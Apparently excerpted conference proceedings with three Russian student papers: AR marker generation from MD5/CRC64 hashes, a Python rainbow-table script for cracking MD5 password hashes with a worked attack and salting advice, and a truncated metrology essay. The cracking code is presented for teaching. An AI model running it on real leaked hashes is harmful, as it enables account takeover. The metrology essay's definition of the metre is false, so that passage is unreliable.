Дополненная реальность (англ. augmented reality, AR) является некоторой разновидностью виртуальной реальности (англ. virtual reality, VR). Технологии виртуальной реальности полностью погружают человека в интерактивную среду. Будучи погруженным, он не может видеть окружающий его реальный физический мир, а взаимодействует в рамках виртуального пространства с такими же виртуальными объектами. В отличие от виртуальной реальности, дополненная реальность позволяет человеку ощущать реальный мир вместе с виртуальными объектами, наложенными на окружающую обстановку как дополнение этих объектов. Таким образом, AR интегрируется и дополняет настоящий мир вместо того, чтобы полностью его заменить. Однако для полноценного размещения дополненного объекта необходимы своего рода графические ключи, которые при сканировании будут всегда однозначно распознаваться и выделяться, по которым будут отображаться именно те объекты, которые связаны с ними и никакие другие.

Постановка задачи. Целью данной работы является создание уникального графического ключа, который будет формировать однозначный маркер дополненной реальности (или двумерного штрихкода), являющийся ключом для приложений идентификации содержимого по графическому маркеру. Для этого разработан алгоритм кодирования текста, базирующийся на существующих алгоритмах шифрования, который позволяет преобразовать пользовательские данные в двумерный графический ключ (или штрихкод) — маркер.

Под маркером понимается объект, расположенный в реальном физическом пространстве, который находится и идентифицируется специальным программным обеспечением для последующего воспроизведения виртуальных объектов. На основе информации о положении маркера в пространстве, программа может достаточно точно спроецировать на него виртуальный объект, от чего будет достигнут эффект его физического присутствия в окружающем пространстве. Используя дополнительные графические фильтры и высококачественные модели, виртуальный объект может стать практически реальным и трудно отличимым от остальных элементов интерьера или экстерьера.

Зачастую в роле маркера выступает рисунок на листе бумаги с некоторыми графическими символами или специальным изображением. Тип рисунка может меняться достаточно сильно и зависит от алгоритмов распознавания изображений. Разнообразие маркеров широко: ими могут выступать геометрические фигуры простой формы (например, круг, квадрат, ромб, овал), трехмерные объекты такие как прямоугольный параллелепипед, и даже части тела человека или животного. Алгоритмы компьютерного зрения позволяют выделять ключевые особенности на изображении (углы, границы области), производить поиск фигур и объектов в реальном времени. После нахождения маркера в видеопотоке вычисляется его расположение, строится матрица проекции и позиционирования моделей поверх маркера. С их помощью возможно наложить трехмерный объект на видеопоток таким образом, что будет достигнут эффект нахождения виртуального объекта в реальном мире. Основная сложность как раз и

состоит в том, чтобы найти маркер (и правильно идентифицировать его), определить его местоположение в кадре и спроецировать правильно виртуальную модель.

Основная часть. Для преобразования пользовательских данных в графический маркер были разработаны два алгоритма, основанные на хеш-функции MD5[2] и алгоритме контрольной суммы CRC64[3].

Суть первого метода заключается в том, что для строки, которую ввел пользователь, вычисляется значение хеш-функции MD5 [2]. В результате имеем 128 битный код, который поделим на 4 последовательные части по 32 бита каждая и обозначим их А, В, С и D. Вычислим значение Н по формуле:

$$H = (A + B) + (C + D).$$

Из-за возможных переполнений при сложении получим значение длиной 36 бит, из которого дальше возьмем только 35 - без самого старшего бита.

Суть второго метода заключается в том, что после нахождения контрольной суммы алгоритмом CRC64 [3] берутся только первые 35 бит, необходимые для построения двумерного штрихкода.

Первое графическое представление маркера строится из 7 сгруппированных шестиугольников, внутри которых есть 3 полосы, находящиеся около их сторон, и фигура, обозначающая цифру от 0 до 8. Для построения каждой ячейки необходимо 5 бит информации: 3 бита для фигуры внутри шестиугольника, 1 бит для его границ и 1 бит для 3 внутренних линий. Более наглядно метод построения проиллюстрирован на рисунке 1.




Рис. 1. Фигуры, применяемые в первом графическом представлении

Принцип, по которому на основе MD5 формируется код для графического ключа:

Пустая строка имеет хеш:
d41d8cd9 8f00b204 e9800998 ecf8427e




Рис. 2. Метод хеширования MD5 для формирования графического ключа

Далее рассмотрим метод хеширования через CRC64:

Строка "test" имеет хеш:
287c 72c8 5000 0000




Рис. 3. Метод хеширования CRC64 для формирования графического ключа

Один из вариантов готового маркера выглядит следующим образом (рисунок 4):




Рис. 4. Готовый маркер в первом графическом представлении

Второе графическое представление строится из 36 сгруппированных равнобедренных треугольников. Первый треугольник всегда одинаков и содержит внутри окружность, он является разметочным. Остальные треугольники либо закрашены, либо нет, это зависит от значения бита (рисунок 5).




Рис. 5. Фигуры, применяемые во втором графическом представлении

Один из вариантов готового маркера выглядит следующим образом (рисунок 6).




Рис. 6. Готовый маркер во втором графическом представлении

Анализ. В теории каждый маркер может зашифровать 35 бит информации, то есть существует 2^{35} или 34 359 738 368 вариантов каждого маркера, однако на практике, если применять алгоритм кодирования, основанный на MD5[2], то имеем 17 179 869 180 вариантов, поскольку старший бит всегда нулевой.

Алгоритм, основанный на контрольной сумме, может дать на выходе 34 359 738 368 вариантов, однако не исключены коллизии, которые могут возникать, как для первого, так и для второго алгоритма.

Выводы. В ходе разработки подхода к формированию графического ключа для элементов дополненной реальности было проведено исследование двумерных штрихкодов, а также методов кодирования информации. Представленные в работе решения имеют свои преимущества и недостатки, однако каждое решение справляется с задачей, а именно автоматически получить на выходе уникальный графический ключ для формирования однозначного маркера дополненной реальности. На основе алгоритма было создано рабочее приложение, которое генерирует маркер из введенного сообщения пользователя, выбранным способом кодирования и методом графического представления. В дальнейшем данный подход возможно связать с элементами дополненной реальности и проработать метод обратного получения данных по графическому ключу.

СПИСОК ЛИТЕРАТУРЫ

1. Что такое дополнительная реальность? [Электронный ресурс]. Режим доступа: <http://arnext.ru/> (дата обращения: 10.02.2022)
2. Rivest R., Rivest R. RFC 1321, The MD5 Message-Digest Algorithm (англ.): The MD5 Message-Digest Algorithm // Request for comments — IETF, 1992. — 21 p. — ISSN 2070-1721 — doi:10.17487/RFC1321
3. Генри С. Уоррен, мл. Глава 5. Подсчет битов // Алгоритмические трюки для программистов = Hacker's Delight. — М.: Вильямс, 2007. — 288 с. — ISBN 0-201-91465-4

MARKER GENERATION MECHANISM FOR AUGMENTED REALITY SYSTEM

Annotation. Augmented reality (AR) currently has a high development prospect. This article discusses how to create 2D graphical markers based on user input. There are two approaches to the hashing algorithm: MD5 or CRC64. Two graphical representations for the obtained hash sums have also been developed.

Keywords: marker, augmented reality, information coding.

Gukay A.E., Sokolvyak E.S.

Scientific adviser: Averin G.V. Ph.D., professor

SEI HPE "Donetsk National University"

E-mail: exxxar@gmail.com, sokolvyak.e@gmail.com

УДК 004.056

**ПРОГРАММНАЯ РЕАЛИЗАЦИЯ ВОССТАНОВЛЕНИЯ ХЕШ-ДАЙДЖЕСТА
ПАРОЛЯ ПРИ ПОМОЩИ РАДУЖНЫХ ТАБЛИЦ**

Гук К.С.

*Научный руководитель Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена созданию скрипта для эксплуатации уязвимости хеширования паролей, в ходе работы были изучены методы создания радужных таблиц, написаны функции, необходимые для создания и использования радужных таблиц, проведена атака с целью взлома хеша при помощи радужных таблиц и рассмотрены методы защиты от взлома паролей при помощи радужных таблиц.

Ключевые слова: радужные таблицы, пароль, хеш, хеш-функция.

Введение. Две трети утечек информации происходят не в силу злого умысла. В остальных случаях это намеренные действия киберпреступников, сотрудников организации или ее подрядчиков [1]. В современном мире трудно найти человека, который не имеет интернет-аккаунтов и не хранит свои пароли в надежном месте. Компании, которым многие доверяют свои учетные данные, также стараются обезопасить своих пользователей. Для того, чтобы при возможной утечке базы данных, содержащей пароли пользователей, злоумышленники не смогли получить моментальный доступ к чужим аккаунтам, компании во всем мире используют алгоритмы хеширования и хранят на своих серверах не сами пароли, а результаты хеширования паролей пользователей.

Любая хеш-функция обладает свойством необратимости и, казалось бы, даже заполучив хеш, никто не сможет его «обратить» и заполучить пароль. Однако на помощь злоумышленникам приходят радужные таблицы.

Радужные таблицы являются развитием более раннего и простого алгоритма, предложенного Мартином Хеллманом [2]. Они используются для получения пароля из

хеша при помощи поочередного применения функции хеширования и функции редукции.

Постановка задачи. Необходимо изучить алгоритм взлома хеша при помощи радужных таблиц; написать скрипт на языке Python 3.8 для формирования радужных таблиц и взлома пароля при помощи радужных таблиц; провести атаку с целью получения пароля из хеша при помощи сформированных радужных таблиц.

Разработка скрипта. Для увеличения скорости обработки данных и уменьшения необходимой для хранения радужных таблиц памяти, в данной реализации используется пароли длиной восемь символов, состоящих из цифр и букв нижнего регистра английского алфавита. Цифры и буквы в пароле могут повторяться. В ходе работы будут генерироваться десять цепочек радужной таблицы по одной тысяче паролей каждая. Для создания радужной таблицы будет использоваться одна функция редукции.

Программе на вход подается пароль, хешированный функцией MD5. Выходными данными является пароль, соответствующий входному хешу.

При запуске программы на экран выводится запрос о вводе хеша, соответствующий пароль которому необходимо узнать. Хеш, введенный пользователем, обрабатывается с помощью функции редукции и хеширования поочередно до тех пор, пока полученный результат не совпадёт с концом одной из цепочек заранее сгенерированных радужных таблиц.

Следующим этапом выполнения программы является восстановление данной цепочки до тех пор, пока хеш пользователя не совпадёт с одним из хешей восстановленной цепи. После чего программа возвращает соответствующую данному хешу строку (пароль).

Результатом программы является вывод искомого пароля по заданному хеш-значению, представленный на рисунке 1.

```
Введите хеш:794afbf96379f2ad97122e506bb465bc
Ваш пароль: a8na83l8
```

Рисунок 1 – Результат работы скрипта

Порядок создания радужных таблиц. Для успешного восстановления пароля из хеша при помощи радужных таблиц необходимо две основные функции для поочередного их применения в создании цепочек таблицы:

- функция редукции;
- функция хеширования.

Функция хеширования MD5 используется из встроенной библиотеки Python hashlib.

На рисунке 2 представлен код функции редукции. Ее главная цель: создать из заданного хеша новую строку, а именно пароль.

```
def func_reduce(hassh):
    password=""
    for j in str(hassh):
        while len(password)<8:
            password += symb[(hassh*int(j))%len(symb)]
            hassh //= int(j)*len(symb)
    return password
```

Рисунок 2 – Функция редукции для восстановления пароля

На вход функции подается хеш, преобразованный в десятичное число с помощью встроенной функции `int()`. После чего используется как целочисленная переменная `hassh` для получения нового пароля в цикле с помощью таких операций, как:

1. Получение остатка от деления целочисленной переменной `hassh`, возведенной в степень на число, соответствующее элементу строки `hassh`, с заданным в цикле индексом, на длину строки символов, из которых может состоять пароль;

2. Получение целой части деления целочисленной `hassh` на произведение соответствующего элемента строки `hassh`, с заданным в цикле индексом, и длины строки символов, из которых может состоять пароль.

Цикл продолжается до тех пор, пока длина пароля не станет равна восьми. Строковая переменная `password` принимает значение нового пароля, после завершения цикла.

Функция редукции возвращает значение, записанное в переменную `password`, т.е. новый пароль, сгенерированный из хеша.

Для создания радужной таблицы необходимо поочередно использовать функции хеширования и редукции, описанные ранее.

На рисунке 3 представлен код для создания радужных таблиц, с последующим записыванием их в файл.

```
rainbow_table={}
for h in range(125,375,25):
    start=func_reduce(int(hashlib.md5(str(h).encode('ascii')).hexdigest(),16))
    pwd=start
    for i in range(0,1000):
        new_hash=hashlib.md5(pwd.encode('ascii')).hexdigest()
        pwd=func_reduce(int(new_hash,16))
        rainbow_table[start] = pwd
    with open("password.txt", "wb") as file:
        pickle.dump(rainbow_table, file)
```

Рисунок 3 – Код генерации радужной таблицы

Текстовый файл “password.txt” используется для хранения радужных таблиц, начало и конец которых будет записываться в переменную `rainbow_table`. Чтобы сохранить тип переменной `rainbow_table`, используется встроенный модуль `pickle` для записи и чтения файлов.

Сгенерируем десять цепочек, которые будут состоять из одной тысячи паролей каждая. Для этого необходимо создать начало цепочки, оно генерируется с помощью функции редукции от хешированных значений в промежутке от 125 до 375 с шагом 25. Далее переменная `pwd` принимает значение начала цепочки, после чего начинается сам цикл создания цепочки паролей. После чего поочередно применяются функции хеширования и редукции 1000 раз, создавая новый пароль и соответствующий ему хеш каждую итерацию внутреннего цикла.

Когда цепочка сгенерирована, в словарь записывается начало цепочки (первый сгенерированный пароль, сохранённый в переменной `start` до внутреннего цикла), как ключ и конец цепочки (последний тысячный пароль, сгенерированный во внутреннем цикле), как значение.

На рисунке 4 представлен словарь, получившийся в результате выполнения кода генерации десяти цепочек для радужной таблицы.

```
{'farfa44c': 'j3s8vd56', 'h0plfdw6': '7ae5eyrw', 'ioqxb7m': 'aztlal3t', '28z6att8': 'kjrbr56w', 'faa8cac8': 'wrg47bbt', 'woudw2b5': 'kkk8f0fc', 'blizksbl': 'ra0kcc40', '83rboq86': '8fr00ar4', 'gwtj4ys5': 'pap06w0r', '4a808fkc': '088zaf0f'}
```

Рисунок 4 – Радужная таблица

Видно, что, благодаря радужной таблице нет необходимости хранить значения всех сгенерированных в цепочки паролей. Имея доступ к десяти тысячам паролей, память используется лишь для хранения двадцати из них.

Пример сгенерированной цепочки представлен на рисунке 5. Это первая цепочка радужной таблицы, созданная первой итерацией внешнего цикла. В ходе выполнения работы были созданы десять таких цепочек.

```
farfa44c:be0be9fa776f90667c8ee707127846d0;
k00r8r8k:f43fda9f33b23f787755079160d03555;
0z3nn8ff:46ae9827f7b4d515a24bb32c2c7402f3;
z883aafa:fae392525dd53ba2ae0dfcb78d48aede;
...
8fz8z8na:b0c75891e918ce50b2a0f76dee9695d3;
4frfcfcc:0eaa2cd6c217c7dc82c83775e514496f;
t4603082:611b0ecd0717b6b73254bac690fd06cf;
j3s8vd56:240d55c3fd5a003aa3b75d7708dc249f.
```

Рисунок 5 – Начало и конец первой цепочки радужной таблицы

Стоит отметить, что данная радужная таблица несет демонстрационный и образовательный характер и не гарантирует того, что хранит в себе все возможные комбинации паролей, а также того, что все пароли являются уникальными и не имеют повторов внутри других цепочек таблицы.

Программная реализация атаки с целью взлома хеша при помощи созданных радужных таблиц. Как говорилось ранее, результатом работы программы является вывести пароль, соответствующий введенному пользователем хешу.

Итак, при запуске программы выводится строка “Введите хеш:”, где пользователь вводит свое хеш-значение.

Далее этот хеш передается в функцию поиска совпадения вводимого хеша с концом одной из цепочек (Рис. 6), с помощью поочередного применения функций хеширования и редукции.

```
def func_password_crack(h):
    hassh=h
    with open("password.txt", "rb") as file:
        a = pickle.load(file)
        h=func_reduce(int(h,16))
        while h not in a.values():
            h=hashlib.md5(h.encode('ascii')).hexdigest()
            h=func_reduce(int(h,16))
        for k, v in a.items():
            if v == h:
                key= k
        print(func_generate_pass(key, hassh))
```

Рисунок 6 – Функция поиска совпадения хеша с концом одной из цепочек таблицы

Передаем введенный пользователем хеш в переменную h. Считываем текстовый файл “password.txt”, в котором хранится радужная таблица и сохраняем в переменной a. После чего превращаем хеш в пароль с помощью функции редукции, перезаписывая переменную h.

Проверяем является ли новообразованный пароль концом одной из цепочек. Если нет, то повторяем функции хеширования и редукции поочередно до тех пор, пока пароль не совпадет с концом одной из цепочек. Если же пароль совпал, то присваиваем

переменной key значение начала соответствующей цепочки. После чего вызываем функцию восстановления цепочки (Рис. 7), которая вернет значение искомого пользователем пароля.

```
def func_generate_pass(key, hassh):
    new_hash=''
    while new_hash!= hassh:
        new_hash=hashlib.md5(key.encode('ascii')).hexdigest()
        if new_hash == hassh:
            break
        else:
            key=func_reduce(int(new_hash,16))
    return f"Ваш пароль: {key}"
```

Рисунок 7 – Функция восстановления цепочки паролей

Начинаем восстанавливать цепочку, применяя функции хеширования и редукции поочередно до тех пор, пока один из восстановленных в цепочке хешей не совпадёт с изначальным хешем, введенным пользователем. Как только это происходит, цикл прекращается, а последний пароль, записанный в переменную key и является искомым.

Проведение атаки с целью взлома хеша при помощи радужных таблиц. Имеется хеш «af83fa202da37337906d3b9fd2270d5e», по которому необходимо восстановить соответствующий пароль, и радужная таблица, состоящая из десяти цепочек с тысячей паролей в каждой, полученная с использованием единственной функции редукции (R) и функцией хеширования MD5 (H). Далее описываются действия, представленные на рисунке 8:

1. Вычисляем цепочку: R(H(R(«af83fa202da37337906d3b9fd2270d5e»))), пока не получим пароль, совпадающий с концом одной из цепочек. В результате получаем: «j3s8vd56».
2. Данный пароль найден в таблице и является концом первой цепочки.
3. Берём начало найденной цепочки - пароль «farfa44c».
4. Восстанавливаем табличную цепочку до тех пор, пока не получим исходный хеш «af83fa202da37337906d3b9fd2270d5e».




Рисунок 8 – Пример поиска пароля по хешу при помощи радужных таблиц

Заданный пользователем хеш найден в цепочке, значит атака прошла успешно. Предшествующий данному значению хеша пароль «m7y0wztc» является искомым.

На рисунке 9 представлен результат работы скрипта для поиска пароля по хешу «af83fa202da37337906d3b9fd2270d5e».

Введите хеш: af83fa202da37337906d3b9fd2270d5e
Ваш пароль: m7y0wztc

Рисунок 9 – Пример работы скрипта для поиска пароля по заданному хешу

Атака будет считаться безуспешной, если пароль не содержится ни в одной цепочке или же содержится сразу в нескольких, что приведет к коллизии.

Защита от несанкционированного доступа к паролю при помощи радужных таблиц. Эффективной мерой против использования радужных таблиц является так называемое использование «соли», которая представляет из себя строку случайных символов, которую добавляют к паролю пользователя и используют результат в качестве входных данных для функции хеширования. Это означает, что даже двум одинаковым паролям будут соответствовать разные хеши, так как соли, используемые для них, будут сильно отличаться. Тем самым сводится на нет преимущество, предоставляемое радужными таблицами. Для злоумышленников процесс доступа к паролю, даже при известной соли, усложняется в разы и длится гораздо дольше, становясь более затратным, но в случае, если использовавшаяся соль неизвестна, то задача взлома пароля становится практически невозможной.

Выводы. В ходе выполнения данной работы был разработан скрипт, реализующий взлом хешей при помощи радужных таблиц. Скрипт был написан на Python 3.8. Подводя итоги проделанной работы, можно сделать вывод, что, если необходимо «обратить» хеш, то радужные таблицы обладают значительным преимуществом по сравнению с существующими методами взлома пароля по хешу. Так, метод взлома пароля по хешу при помощи радужных таблиц позволяет получить прирост по скорости по сравнению с методом грубой силы или подбором пароля по словарю.

Программа является демонстрацией алгоритма взлома хеша при помощи радужных таблиц и может быть использована в теоретической и практической частях курса «Основы информационной безопасности».

СПИСОК ЛИТЕРАТУРЫ

1. Кража данных и способы ее реализации [Электронный ресурс] – Режим доступа: <https://www.ptsecurity.com/ru-ru/research/knowledge-base/krazha-dannyh-i-sposoby-ee-realizacii/>
2. A cryptanalytic time-memory trade-off / Hellman M. – IEEE Transactions on Information Theory. 1980, Июль (т. 26, № 4). – С. 401–406.

SOFTWARE IMPLEMENTATION OF PASSWORD HASH DIGEST RECOVERY USING RAINBOW TABLES

Abstract: the work is devoted to creating a script for exploiting the password hashing vulnerability, in the course of the work, methods for creating rainbow tables were studied, functions necessary for creating and using rainbow tables were written, an attack was carried out to crack a hash using rainbow tables, and methods for protecting against password cracking were considered. using rainbow tables.

Keywords: rainbow tables, password, hash, hash function.

Guk K.S.

Scientific adviser Babicheva M.V., Art. teacher

УДК 006.01.

РОЛЬ МЕТРОЛОГИИ В ЖИЗНИ СОВРЕМЕННОГО ЧЕЛОВЕКА

*Денисова В.А., Макаров Ю.И., Плешаков С.М.
Научный руководитель: Лейкин А.П., к.т.н., доцент,
ФГБОУ ВО Петербургский государственный
университет путей сообщения Императора
Александра I (ПГУПС)*

Аннотация: данная статья посвящена метрологии как науке, которая на данный момент играет немаловажную роль в жизни современного человека. Данная статья поможет читателю определить где, как и посредством чего человек, так или иначе, сталкивается с данной наукой на протяжении своей жизни, какое место она занимает в технологических процессах любого производства и как связана с обеспечением высокого качества продукции и прогрессирования в целом.

Ключевые слова: метрология, роль, человек, наука, применение.

Каждый человек в своей жизни хоть раз слышал о такой науке как метрология, но не каждый до конца имеет представление о том, чем именно занимаются специалисты, изучающие данное направление, а также каким образом метрология влияет на жизнь самого человека. Порой люди, из-за схожести в звучании и недостаточной осведомленности, могут путать данную научную область с метеорологией или думать, что это как-то связано с метро. Но уже при более подробном изучении становится ясно, что данная наука не имеет никакого прямого взаимодействия с людьми. Основной целью данной научной сферы являются средства и методы достижения поставленных задач в точности измерений. [1] Для более точного и полного составления представления о роли метрологии в жизни общества, для начала, следует углубиться в историю ее появления.

Человечество на протяжении всего своего существования и развития, всегда нуждалось в измерениях для лучшего взаимодействия как друг с другом, предметами, так и с окружающей природой. Как только человек стал обменивать результаты своего труда или продавать результаты своего труда, возник вопрос: как велик эквивалент труда и как велик продукт, предоставленный на обмен или продажу? Появилась потребность в мерах, единицах измерений. Все было гораздо примитивнее и для обозначения размеров древние люди обычно использовали то, что было бы доступно и понятно каждому, например, длины собственных шагов или частей тела: рук, ног, пальцев и др. Разные люди имеют уникальные размеры своих частей тела, поэтому обеспечить единство размеров удавалось не часто. И уже только с появлением государственных законодательных актов началось введение общих мер.

Так какова же роль метрологии в современном обществе? На данный момент в жизни современного человека почти каждая деятельность так или иначе сопровождается измерительными или исчисляемыми обозначениями. Порой многие даже не задумываются, что их умы ежедневно производят большое количество различных измерений, поскольку данный момент уже стал неотъемлемой частью жизни. С разнообразными измерениями мы встречаемся каждый день и в быту, и на производстве, где измерения более разнообразны и сложны, и в науке, где посредством измерений мы количественно познаем окружающий мир, формируем или уточняем наше представление о физических объектах и процессах. Измерения в науке характеризуются еще большим разнообразием и сложностью.

Едва появившись на свет, человек становится объектом измерений. Людям важно знать вес, рост и температуру каждого нового члена общества, поэтому даже

новорожденному малышу в самые первые минуты своей жизни приходится сталкиваться с различными приборами для измерения массы, длины, ширины и температуры его тела. Впоследствии человек сам учится измерять, сравнивать и делить. В процессе жизни он окружает себя множеством приборов и средствами измерения: часами для наблюдения за временем, термометрами для определения температуры воздуха на улице, строительными рулетками для измерения габаритных и крупных объектов [2]. Возьмем примитивные примеры, где так важна метрология: например, линейка необходимый прибор измерения для архитекторов и инженеров. Построив дом с неправильными измерениями, он может просто рухнуть или, например, высокоскоростная магистраль может пройти прямо по поселению жилого комплекса, а запущенный в космос космический аппарат прилетит в указанную точку раньше или позже рассчитанного срока и поставленная задача не будет выполнена. Схематично роль измерительных приборов покажем на рисунке 1.



Рисунок 1 – Роль приборов в принятии решений на всех уровнях управления

Однозначно, основными объектами измерений в метрологии являются физические величины, но мало кто знает, что и такие органы чувств, как: зрение, слух, обоняние, вкус и осязание – непосредственно связаны с метрологией. Метод измерения с использованием органов чувств называются органолептическими. [3] Такой метод часто используют для проведения оценки качества пищевых продуктов. Помимо доступности, данный вид измерений также не нуждается в применении дорогостоящих приборов и реактивов, при этом дает возможность составить общее представление о качестве продукции.

На данный момент для поддержания метрологической состоятельности создана и находит активное применение эталонная база единиц измерения длины, ширины, высоты, массы, силы тока и др. И без применения ее на практике и взаимодействия с человеческой деятельностью, метрология может попросту потерять свою актуальность. Значение науки об измерениях растет в том случае, если происходит развитие измерительной техники, поскольку для нее она представляется как теоретическая основа. Стоит помнить также, что данная наука на уровне законодательства имеет строгие требования и стандарты. Без единых стандартов невозможен порядок, без точных измерений невозможен прогресс. Опираясь на них, организовываются те самые

измерительные эталоны. К примеру, метр сейчас – это обратная величина скорости света (расстояние, которое проходит свет в вакууме за 1/3 секунды). Метр стал однозначно связан с интервалом времени, фактически это означает, что метр перестал быть независимой величиной. Так все основные средства измерений стали взаимосвязаны и прежде, чем определить метр, нужно обозначить, что такое секунда, прежде, чем высчитать секунду, нужно точно знать скорость вращения земли, прежде, чем сделать эталон килограмма, нужно понять, что такое кубический дециметр воды. Таким образом, в целом, можно сказать, что в мире вся система мер – это вещь договорная. Утвердив ту или иную меру в качестве эталона, ее следует хранить как высшую государственную ценность, потому что этот размер перенесется на все, что выпускает то или иное предприятие, а ошибка в первичном размере, приведет к повторяющейся многократно умноженной ошибке на всей технологической цепочке. Это крайне недопустимо, поскольку из отдельных деталей собираются узлы, а из отдельных узлов собираются целые конструкции.

Всеми метрологическими вопросами внутри страны на данный момент занимается Комитет Российской Федерации по стандартизации, метрологии и сертификации – Госстандарт России.

Например, закон РФ "Об обеспечении единства измерений" разработан с целью установления и регулирования отношений между государственным аппаратом управления с юридическими и физическими лицами. [4] Т.е. данный закон защищает от возможных последствий, связанных с недостоверными результатами измерений. Значит, метрология напрямую зависит от законодательных актов, когда дело касается любых взаимоотношений.

Но развитие промышленности немислимо без развития внешнеэкономических связей, поэтому после того, как встал вопрос о создании единой унифицированной системы измерений для ведения, например, торговли с другими странами. Поэтому в конце 19 века на парижской конференции между группой стран была подписана «Метрическая конвенция» и впоследствии создано Международное бюро мер и весов (МБМВ), которое и на сегодняшний день координирует деятельность метрологических организаций разных стран. Принятие государствами единых мировых эталонов является важным этапом на пути научно-технического прогресса и межгосударственной интеграцией. [5]

На сегодняшний день без метрологии невозможно организовать современное производство. В российских центрах, занимающихся изучением науки метрологии, разрабатываются и устанавливаются размерные эталоны. Эти размеры передаются на производства и, в дальнейшем, заводом производится калибровка измерительных машин по заданному эталону. Каждый год в обязательном порядке проводится аттестация размерных эталонов. [6] При проведении аттестации для того, чтобы оценить точность тестируемых образцов, специалисты прибегают к измерениям с использованием нанометров и пикометров. Путем создания надежной современной техники и должного развития эталонов в метрологии обеспечивается прогресс.

